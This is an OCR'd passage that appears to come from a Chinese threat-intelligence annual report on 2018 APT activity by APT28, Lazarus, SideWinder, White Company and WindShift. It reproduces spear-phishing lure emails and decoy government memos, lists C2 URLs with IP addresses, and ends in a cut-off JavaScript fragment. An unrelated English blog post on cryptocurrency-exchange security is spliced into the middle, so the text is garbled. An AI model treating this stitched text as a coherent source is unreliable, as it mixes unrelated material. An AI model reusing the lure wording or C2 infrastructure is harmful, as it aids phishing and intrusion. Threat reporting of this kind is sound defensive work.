
该组织的最大特点就是使用了一个用powershell脚本写的RAT，并且往往内置多个C&C地址，某次内置了500多个C&C地址。

2）欧洲

针对欧洲地区，活跃的APT组织包括APT28、APT29、Fin7、Turla、GamaredonGroup、Gallmaker等，但其中数APT28最为活跃。APT28是活跃在欧洲地区乃至全球的最活跃的APT攻击组织之一，该组织疑似与俄罗斯情报机GRU有关。

在2018年，该组织异常活跃，尤其是进入9月份以来，APT28使用zebrocy特马对乌克兰、白俄罗斯、北约等目标繁的进行了攻击。不仅攻击频繁，其特马的版本也非常多样，包括C#、delphi、C++、GO、AutoIt等均被使用过而最终的第二阶段特马，除了之前常用的Xagent、Seduploader外，还出现了名为”Cannon”的特马，而”Cannon”目也已经发现了delphi和C#两个版本。

如针对白俄罗斯的鱼叉攻击：



收件人 milcoop@mod.mil.by

邮件 DN_325_170428_DEA Basic Narcotics Investigation Course invitation.docx (33 KB)

Dear sir/madam,

Please find enclosed diplomatic note for your information, the hard copy will be delivered today.

Regards,

Drug Enforcement Administration
Office: +996 312 597 000 x7605
Mobile: +996 770 770 255


Official
UNCLASSIFIED

3）东亚、东南亚

东亚、东南亚地区活跃的APT组织众多，除了海莲花、白象、蔓灵花、DarkHotel等，还包括Lazarus、Group123（APT37）、SideWinder、Donot Team等组织对朝鲜、韩国、巴基斯坦、印度、越南、柬埔寨、马来西等国家进行攻击。如Group123，2018年针对韩国、日本、越南等国家进行了攻击活动。

4）北美

针对北美的攻击，有APT28、APT29、Fin7、Lazarus 等，其中Lazarus APT组织是针对美国金融和政府进行攻击活跃的APT组织。腾讯御见威胁情报中心也对相关活动进行了披露，如使用Flash漏洞CVE-2018-4878进行攻击活动：



Security analysis of the most popular cryptocurrency exchanges

So you've finally decided to buy some Bitcoin, Ethereum or any other coin that's all the rage these days?

At Sqreen, we're not so much interested in the cryptocurrency craze, but of course more interested in the security aspect of it. After digging into the security of past ICOs (and discovering some disturbing security issues), we've now decided to look deeper into cryptocurrency exchanges.

Cryptocurrency exchanges are platforms that allow users to trade coins. Until very recently, and the development of pure decentralized exchanges, all cryptocurrency exchanges were acting as the middleman between the token buyer and seller.

Making sure these platforms are secure are essential to provide data and asset security to users. Let's see why.

Why is security important to digital currency exchanges?

Well, it really depends on the level of honesty of the exchange. If you're just here to do an ~~exit scam~~like Coingather you probably don't need any.

But let's just think about a couple of critical points for exchanges:

Exchanges store a massive amount of valuable Personally identifiable information (PII). From names to addresses, to government identification details, taxpayer identification number and a lot more.

Exchanges handle of course a lot of cash or coin deposits and withdrawals.

Examples of successful hacks are countless. The most famous is probably the Mt.Gox hack that left thousands of users without a penny (worth $450 million at that time and x times more today). But others faced similar outcomes: Bitfinex got breached for over 120K BTC, or Youbit and their $70Mio bankruptcy, or Nicehash and their $68Mio breach.

At Sqreen, we monitor and protect several crypto exchanges, ICOs, and companies involved in the crypto/blockchain space more generally. What we see is that the percentage of malicious requests that these applications have to handle is higher by 2-3 orders of magnitude.

Security status in Cryptocurrency exchanges

So knowing that risk, you would think that all exchanges would take every single action possible to protect their users?

Well, that's not exactly the case....

We've taken a list of 140 cryptocurrency exchanges and checked for basic security issues that applications should implement.

Here is an overview of what we found:

Security Best Practice	%
DDoS Protection	80.58%
X-Frame-Options	65.47%
Strict-Transport-Security	39.57%
X-Content-Type-Options	35.25%
X-XSS-Protection	29.50%
Using Vulnerable libraries	25.90%
Don't Expose Server Information	20.14%
Application Security Protection	15.11%
Content-Security-Policy	2.16%
Public-Key-Pins	0.72%

C2	当前指向 IP	IP 参考归属地
www.530hr.com/data/common.php	107.151.163.68	美国
www.028xmz.com/include/common.php	45.34.66.30	美国
168wangpi.com/include/charset.php	104.217.233.68	美国

除此，2018年6月，美国司法部还对lazarus的组织成员进行了起诉：

for the

Central District of California

United States of America

v.

PARK JIN HYOK, also known as ("aka") "Jin Hyok Park," aka "Pak Jin Hek,"

Defendant.

Case No. MJ 18-1479

CRIMINAL COMPLAINT

I, the complainant in this case, state that the following is true to the best of my knowledge and belief.

Beginning no later than September 2, 2014 and continuing through at least August 3, 2017, in the county of Los Angeles in the Central District of California, the defendant violated:

Code Section	*Offense Description*
18 U.S.C. § 371	Conspiracy
18 U.S.C. § 1349	Conspiracy to Commit Wire Fraud

This criminal complaint is based on these facts:

Please see attached affidavit.

☒ Continued on the attached sheet.


/s/
Complainant's signature


Nathan P. Shields, Special Agent, FBI
Printed name and title

Sworn to before me and signed in my presence.

Date: 06-08-18

ROZELLA A. OLIVER
Judge's signature







2.2018年新被披露的APT组织

1）响尾蛇（SideWinder）

升级路。

某次攻击活动的攻击流程图：





Most Immediate
By Special Messenger / By UMS

Government of Pakistan
Economic Affairs Division
******

No.2 (1)/EA/China-II/2018 Islamabad the March, 2018

OFFICE MEMORANDUM

SUBJECT: 2018 BILATERAL TRAINING PROGRAMME PLAN FOR PAKISTAN IN CHINA

The undersigned is directed to state that Government of People's Republic of China has offered various Bilateral Training Courses / Seminars in different disciplines for the year 2018 for Government of Pakistan officials **(Lists attached)**. The requisite qualification and general requirements are as under:-

a. **Eligibility Criteria**

- Officers **(BS-17 & above / Permanent only)** of Ministries / Divisions / Attached Departments and Provincial Governments most relevant to the training programmes.
- Maximum age limit is 50 years for BS 20 & above, and 45 years for BS 17-19.
- Be in good health and free from any infectious disease with health certificate.
- Proficiency in English.
- Passport having minimum validity of six months.
- **Contract Employees are not eligible**

b. **Expenses**

The following expenses are to be borne by the Chinese Government.

- Round-trip air tickets
- Transit allowance
- Boarding and Lodging
- Daily Allowance of 60-80 RMB

c. **Documents Required**

-2:-

2. All Ministries / Divisions / Attached Departments and Provincial P & D Departments must note the following points while nominating the candidates:

a. **Most relevant candidates should be nominated for the subject training programmes.**

b. **Nomination of candidates should reach EAD before the deadline. Late arrival of nomination after the EADs' deadline will not be entertained.**

c. **Nomination papers complete in all respect may be forwarded to EAD through proper channel i.e through their respective Administrative Ministry / Division/ P&D Department.**

d. **A candidate, who has already availed foreign training within a period of one year, is not eligible.**


e. **For further details / information / forms / FTC proforma EAD's website: www.ead.gov.pk may be visited.**

(Palwasha Mukhtar Shah)
Section Officer (China-II)
Tel: 051- 9205204

Distribution
All Ministries / Divisions / Departments, Provincial Governments including AJ&K, GB and FATA.


EAD circulates all the trainings to the relevant Ministries, Divisions, Departments and Attached departments of Federal and Provincial Governments including the Governments of AJK, GB and FATA and also updates the information at the EAD's website (www.ead.gov.pk) for the government officials who do not receive

最终会收集相关计算机信息，发送给C&C服务器：



2）White Company

该组织针对巴基斯坦的空军进行了代号为"沙欣行动"的APT攻击活动，该行动和组织最早在2018年11月被cylanc司进行了披露。该组织有极强的技术能力，还有完善的攻击武器利用平台，可以根据目标环境不同随时研发客制工具。该组织所使用的恶意代码能够规避大多数主流杀毒软件的检测，包括Sophos、ESET、Kaspersky、BitDefender、Avira、Avast、AVG和Quickheal。另外，在这场间谍活动中被使用的恶意软件实现了至少五种不同打包技术，为最终的有效载荷提供了极有效的保护。



3）WindShift

LLC公司的安全研究员进行了披露。

组织攻击目标均位于所谓的海湾合作委员会（GCC）地区，即沙特阿拉伯，科威特，阿联酋，卡塔尔，巴林和阿曼。这些目标被发送包含黑客运行的网站的链接的邮件。一旦目标点击链接，且受害者进行了交互，则会下载被为 WindTale 和 WindTape 的恶意软件并进行感染。

Dark Matter Code	Target OS	First seen	Description
WINDTAIL.A	macOS	Jan - 2017	Backdoor exfiltrating files
WINDTAIL.B	macOS	Jan - 2018	Downloader of WINDTAPE
WINDTAIL.C	macOS	Jan - 2018	Variant of WINDTAIL.B
WINDTAPE	macOS	Jan - 2018	Backdoor taking screenshots
WINDDROP - unconfirmed	Windows	May - 2018	Downloader of a unknown malware


```
(function() {
  //var r = parseInt(Math.random() * 9999999);
var r = 2622015
